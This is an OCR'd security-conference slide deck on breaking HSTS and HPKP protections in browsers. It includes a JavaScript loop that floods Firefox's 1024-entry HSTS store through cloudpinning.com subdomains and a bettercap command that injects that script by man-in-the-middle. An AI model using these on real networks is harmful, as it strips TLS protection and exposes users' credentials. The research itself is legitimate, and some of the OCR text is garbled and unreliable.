


Breaking Out HSTS (and HPKP) on Firefox, IE/Edge and (Possibly) Chrome.





Sheila Ayelen Berta

*Security Researcher
ElevenPaths*

(Telefonica Digital cyber security unit)

22 years old -



Sergio De Los Santos

*Head of Innovation and Lab
ElevenPaths*

(Telefonica Digital cyber security unit)

N/A :p -




@unapibageek - @ssantosv



HTTP://www.example.com/login



Username: John / Password: 1234








HTTPS://www.example.com/login



Username: John / Password: 1234







https://
X

SSLSTRIP



HSTS

HTTP Strict Transport Security

COMMON ATTACKS



ROGUE CERTIFICATES



HPKP

HTTP Public Key Pinning


SOLUTIONS?

HSTS – First time requests

Status	Met...	File	Domain	Cause	T...	Trans...	Size	0 ms	1.37 min	2.73 min	4 Headers	Cookies	Params	Response	Timings
▲ 302	GET	/	www.netflix...	js document	html	18.45 KB	53.55 KB	→ 833 ms			Request URL: http://www.netflix.com/				
▲ 302	GET	/	www.netflix...	document	html	18.45 KB	53.55 KB	→ 1457 ms			Request method: GET				
● 200	GET	/ar-en/	www.netflix...	document	html	18.45 KB	53.55 KB	→ 634 ms			Remote address: 52.86.14.136:80				
● 200	GET	WebsiteDetect?source...	www.netflix...	stylesheet	plain	—	0 B	→ 361 ms			Status code: ▲ 302 Found [Learn More]	Edit and Resend			Raw headers
● 200	GET	none	codex.nflxe...	stylesheet	css	16.47 KB	109.22 KB	→ 1508877395817 ms			Version: HTTP/1.1				
● 200	GET	AR-en-20171016-pop...	assets.nflxe...	img	jpeg	311.94 KB	311.94 KB	→ 1333 ms			Filter headers				
● 200	GET	asset_cancelanytime...	assets.nflxe...	img	png	169.43 KB	169.43 KB	→ 1168 ms			Date: Tue, 24 Oct 2017 20:37:15 GMT [Learn More]				
● 200	GET	asset_TV_UI.png	assets.nflxe...	img	png	242.00 KB	242.00 KB	→ 1343 ms			Edge-Control: no-cache, no-store [Learn More]				
● 200	GET	asset_mobile_tablet_...	assets.nflxe...	img	png	119.37 KB	119.37 KB	→ 852 ms			location: https://www.netflix.com/ [Learn More]				

Status	Met...	File	Domain	Cause	T...	Trans...	Size	0 ms	1.37 min	2.73 min	4 Headers	Cookies	Params	Response	Timings
▲ 302	GET	/	www.netflix...	js document	html	18.45 KB	53.55 KB	→ 833 ms			Request URL: https://www.netflix.com/				
▲ 302	GET	/	www.netflix...	document	html	18.45 KB	53.55 KB	→ 1457 ms			Request method: GET				
● 200	GET	/ar-en/	www.netflix...	document	html	18.45 KB	53.55 KB	→ 634 ms			Remote address: 52.86.14.136:443				
● 200	GET	WebsiteDetect?source...	www.netflix...	stylesheet	plain	—	0 B	→ 361 ms			Status code: ▲ 302 Found [Learn More]	Edit and Resend			Raw headers
● 200	GET	none	codex.nflxe...	stylesheet	css	16.47 KB	109.22 KB	→ 1508877395817 ms			Version: HTTP/1.1				
● 200	GET	AR-en-20171016-pop...	assets.nflxe...	img	jpeg	311.94 KB	311.94 KB	→ 1333 ms			Filter headers				
● 200	GET	asset_cancelanytime...	assets.nflxe...	img	png	169.43 KB	169.43 KB	→ 1168 ms			Server: shakti-prod i-09336fce5d0da938b [Learn More]				
● 200	GET	asset_TV_UI.png	assets.nflxe...	img	png	242.00 KB	242.00 KB	→ 1343 ms			Set-Cookie: clSharedContext=82ef00e2-494c-...; Path=/; Domai [Learn More]				
● 200	GET	asset_mobile_tablet_...	assets.nflxe...	img	png	119.37 KB	119.37 KB	→ 852 ms			Strict-Transport-Security: max-age=31536000 [Learn More]				

HSTS – HTTP requests after HSTS header is setted



A screenshot of a browser developer tools Network tab. The table shows several requests:

Status	Meth...	File	Domain	Cause	Ty...	Transf...	Size	0 ms	2.56 s	5.12 s	7.68 s	10	Headers	Cookies	Params	Response
▲ 302	GET	/	www.netflix.c...	js document	html	18.45 KB	53.54 KB	→ 1450 ms				10	Request URL: https://www.netflix.com/			
200	GET	/ar-en/	www.netflix.c...	document	html	18.45 KB	53.54 KB	→ 552 ms					Request method: GET			
200	GET	WebsiteDetect?source=w...	www.netflix.c...	stylesheet	plain	—	0 B	→ 378 ms					Remote address: 34.228.202.193:443			
200	GET	none	codex.netflix....	stylesheet	css	cached	109.22 KB						Status code: ▲ 302 Found [Learn More]	Edit and Rese...		
200	GET	none	codex.netflix....	script	js	cached	17.55 KB						Version: HTTP/1.1			

A large red arrow points from the first row of the table to the status bar at the bottom of the browser window, which displays "Request URL: https://www.netflix.com/".

***THERE IS NOT A FIRST HTTP (UNSECURE) REQUEST.
SSLSTRIP HAS NOTHING TO INTERCEPT, IT WON'T WORK.***



HPKP – Certificate Pinning

The screenshot shows a browser window for GitHub.com. A red arrow points from the "Public-Key-Pins" header in the Network tab of the developer tools to the "Certificate Hierarchy" panel, which displays the pinned certificates.

Certificate Viewer: "github.com"

General Details

Certificate Hierarchy

- DigiCert High Assurance EV Root CA
- ✓ DigiCert SHA2 Extended Validation Server CA
- github.com


Network Tab Headers

Request URL: <https://github.com/>
Request method: GET
Remote address: 192.30.253.113:443
Status code: 200 OK [Learn More]
Version: HTTP/1.1

Content-Security-Policy: default-src 'none'; base-uri '...inline' assets-cdn.github.com [Learn More]
Strict-Transport-Security: max-age=31536000; includeSubdomains; preload [Learn More]
Public-Key-Pins: max-age=5184000; pin-sha256="WoiWRyIOVNa9ihaBciRSC7XHjliYS9" [Learn More]
X-Content-Type-Options: nosniff [Learn More]

St...	M...	File	Do...	C...	T...	Tr...	S...	0 ms	2.56 s	5.12 s
200	GET	/	gith...	js docu...	html	13.13 KB	50.30 KB	→ 1677 ms		
200	GET	frame...	asset...	stylesheet	css	23.27 KB	118.46 ...	→ 956 ms		
200	GET	github...	asset...	stylesheet	css	93.81 KB	401.42 ...	→ 1020 ms		
200	GET	site-cd...	asset...	stylesheet	css	8.42 KB	36.66 KB	→ 888 ms		
200	GET	home-il...	asset...	img	svg	11.96 KB	30.77 KB	→ 1663 ms		
200	GET	home-il...	asset...	img	svg	1.20 KB	3.01 KB	→ 1062 ms		
200	GET	home-il...	asset...	img	svg	697 B	1.84 KB	→ 1064 ms		
200	GET	home-il...	asset...	img	svg	713 B	1.81 KB	→ 1065 ms		
200	GET	home-il...	asset...	img	png	163.11 KB	163.11 ...	→ 971 ms		

HPKP – Certificate Pinning



Attacking HSTS (and HPKP) browsers implementation



SiteSecurityServiceState.txt

```

95 fbsbx.com:HSTS 2 17469 1540908675305,1,1,2
96 dmx.districtm.io:HSTS 0 17466 1540677790191,1,1,2
97 storage-br-50.sharefile.com:HSTS 0 17466 1525111698179,1,1,2
98 s1-officeapps-15.cdn.office.net:HSTS 1 17469 1540902537823,1,0,2
99 s1-powerpoint-15.cdn.office.net:HSTS 0 17464 1540427677357,1,0,2
100 syndi
101 eleve
102 web.t < i resource://pinpatrol/data/index.html 90% ⌂ Search ☆ | 📁 ⏪ ⏴ ⏵ ⏵ ABP CT Pp 🛡
103 www.1
104 norma
105 53763
106 norma
107 15094
108 dm+u/
109 ihg=s
conne
analy
www.y

```

PinPatrol

Domain HSTS/HPKP Score Date Time SecurityProperty Subdomains Pins

aurora-1.web.telegram.org	HSTS	0	Fri Sep 29 2017	Tue, 01 May 2018 01:20:38 GMT	SecurityPropertySet	-	
aus5.mozilla.org	HSTS	3	Fri Sep 29 2017	Tue, 30 Oct 2018 04:03:16 GMT	SecurityPropertySet	-	
caps.twitter.com	HSTS	1	Thu Sep 28 2017	Thu, 29 Oct 2037 19:46:39 GMT	SecurityPropertySet	-	
cdn.syndication.twimg.com	HSTS	1	Thu Sep 28 2017	Thu, 29 Oct 2037 15:32:06 GMT	SecurityPropertySet	-	
collector.githubapp.com	HSTS	1	Fri Sep 29 2017	Tue, 30 Oct 2018 04:06:28 GMT	SecurityPropertySet	-	
config.edge.skype.com	HSTS	2	Fri Sep 29 2017	Mon, 05 Mar 2018 14:19:44 GMT	SecurityPropertySet	includeSubdomains	
connect.facebook.net	HSTS	4	Fri Sep 29 2017	Sat, 28 Apr 2018 14:12:23 GMT	SecurityPropertySet	includeSubdomains	


The curious thing...

```
SiteSecurityServiceState.txt
95 fbsbx.com:HSTS 2 17469 1540908675305,1,1,2
96 dmx.districtm.io:HSTS 0 17466 1540677790191,1,1,2
97 storage-br-50.sharefile.com:HSTS 0 17466 1525111698179,1,1,2
98 s1-officeapps-15.cdn.office.net:HSTS 1 17469 1540902537823,1,0,2
99 s1-powerpoint-15.cdn.office.net:HSTS 0 17464 1540427677357,1,0,2
100 syndication.twitter.com:HSTS 4 17469 2140511278329,1,0,2
101 elevenpaths.com:HSTS 1 17469 1540908759079,1,0,2
102 web.telegram.org:HSTS 1 17469 1540908681503,1,1,2
103 www.linkedin.com:HSTS 2 17469 1511920946021,1,0,2
104 normandy.cdn.mozilla.net:HSTS 2 17469 1540902440025,1,1,2
105 5376329.flx.doubleclick.net:HSTS 0 17469 1509389842180,1,0,2
106 normandy.cdn.mozilla.net:HPKP 2 17469
1509452840027,1,0,WoiWRyIOVNa9ihhaBciRSC7XHjliYS9VwUGOIud4PB18=r/mIkG3eEpV
dm+u/ko/cwxzOMo1bk4TyHlByibiA5E=YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fu
ihg=sRHdihwgkaib1P1gxX8HFsz1D+7/gTfNvuAybgLPNis=
107 connect.facebook.net:HSTS 4 17469 1524924743876,1,1,2
108 analytics.twitter.com:HSTS 4 17469 2140511192949,1,0,2
109 www.youtube.com:HSTS 4 17469 1540865609527,1,0,2
```



**1024 ENTRIES
AS MAXIMUM**




*So... What happens if we try to fill up
those 1024 entries with junk entries?*

```
<script type="text/javascript">

for (var c = 1; c <= 1500; c++) {
    if(true) {
        var http = new XMLHttpRequest();
        var url = "https://"+c+".cloudpinning.com/headers.php";
        var params = "max-age-hsts=884734370728&include-subdomains-hsts=True&preload-hsts=True&submit=all";

        http.open("POST", url, true);
        http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

        http.onreadystatechange = function() {
            if(http.readyState == 4 && http.status == 200) {
                //alert(http.responseText);
            }
        }
        http.send(params);
    }
}
</script>
```



```
shei@11paths:~$ sudo bettercap --proxy -T 192.168.0.2 --proxy-module injectjs --js-file /home/shei/NoStrict/hsts_norandom.js
```

Why not ***all*** the entries has been
overwritten?

FF's SCORE



mozilla-central / security / manager / ssl / DataStorage.cpp



```
675 // 517 1  
676 // 520 DataStorageTable& table = GetTableForType(aType, aProofOfLock);  
677 // 521 if (table.Count() >= sMaxDataEntries) {  
678 // 522     KeyAndEntry toEvict;  
679 // 523     // If all entries have score sMaxScore, this won't actually remove  
680 // 524     // anything. This will never happen, however, because having that high  
681 // 525     Domain HSTS/HPKP Score Date Expiration Time
```

Domain	HSTS/HPKP	Score	Date	Expiration Time
1.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:49:52 GMT
10.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:49:52 GMT
100.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:50:04 GMT
1000.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:39:32 GMT
1001.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:39:40 GMT
1002.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:42:49 GMT
1005.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:30:19 GMT
1006.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:41:17 GMT
101.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:50:04 GMT
1010.cloudpinning.com	HSTS	0	Mon Oct 02 2017	Thu, 14 Aug 33541 18:46:16 GMT
Domain	HSTS/HPKP	Score	Date	Expiration Time

Showing 1 to 10 of 1,024 entries



Attack improvement... defeating FF's score system



FF's highlights – Cons :

- *Attack might be a little complex to achieve:
MITM + DELOREAN + HSTS Injection.*
- *We need time enough inside the target's network.
(It may be some hours).*

Internal Pentests, Hotels... are the best scenarios ;)



FF's highlights - Pros:

- *Attack effectiveness.*

HSTS SLOTS

REAL ENTRY – SCORE = 0

NEW ENTRY – SCORE = 0

JUNK ENTRY – SCORE = 2

JUNK ENTRY – SCORE = 2

JUNK ENTRY – SCORE = 2







@unapibageek - @ssantosv

```

TransportSecurity x
1 f
2 "+J8nhxzgd59b/MbTPo2actjyEcyoToZi9D6Zec8hCGY=": {
3   "dynamic_spki_hashes": [ "sha256/PbNCVpVasMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlkw=",
4     "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
5     "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
6     "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" ],
7   "dynamic_spki_hashes_expiry": 1510675243.107371,
8   "expiry": 1510675243.10736,
9   "mode": "force-https",
10  "pkp_include_subdomains": true,
11  "pkp_observed": 1510667466.107371,
12  ...

```

					Expiration				HPKP		Report					
10	Domain	↓	HSTS/HPKP	↑	Date	↓	Time	↑	Mode	↓	Subdomains	↓	HPKP Pins	↓	URI	↑
11	login.live.com		HSTS		Wed, 04 Oct 2017 17:04:37 GMT		Thu, 04 Oct 2018 17:04:37 GMT		force-https	-		-		-	-	
12	NeeiWJJCSjyd9Emj7rQgNF9PUNwp1U4pVS9aBoR59go=		HSTS		Wed, 11 Oct 2017 14:47:47 GMT		Thu, 12 Apr 2018 02:47:47 GMT		force-https	-		-		-	-	
13	NS+F2ujNloDUavM2m8252vsLNGTq42tjvSW+rjQ+IE=		HSTS		Sun, 22 Oct 2017 21:11:21 GMT		Mon, 22 Oct 2018 21:11:21 GMT		force-https	includeSubdomains		-		-	-	
14	o4wLpmAnfUylK7TRnAmt2RPKou7lvotKW4gdiZBrwmk=		HSTS		Wed, 25 Oct 2017 11:40:45 GMT		Thu, 25 Oct 2018 11:40:45 GMT		force-https	includeSubdomains		-		-	-	
15	outlook.live.com		HSTS		Wed, 04 Oct 2017 17:04:25 GMT		Thu, 04 Oct 2018 17:04:25 GMT		force-https	includeSubdomains		-		-	-	
16	pbs.twimg.com		HSTS		Sat, 04 Nov 2017 21:00:14 GMT		Sun, 04 Nov 2018 21:00:14 GMT		force-https	-		-		-	-	
17	pghPx7JCJ2Gzq7EZ78EhQldaD5iM1fRYkGsv/lAjs=		HSTS		Sat, 21 Oct 2017 16:08:30 GMT		Thu, 19 Apr 2018 16:08:30 GMT		force-https	-		-		-	-	




The curious thing...

```
TransportSecurity x
1 {
2   "+J8nhxzgd59b/MbTPo2actjyEcyoToZi9D6Zec8hCGY=": {
3     "dynamic_spki_hashes": [ "sha256/PbNCVpVasMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlkw=",
4       "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
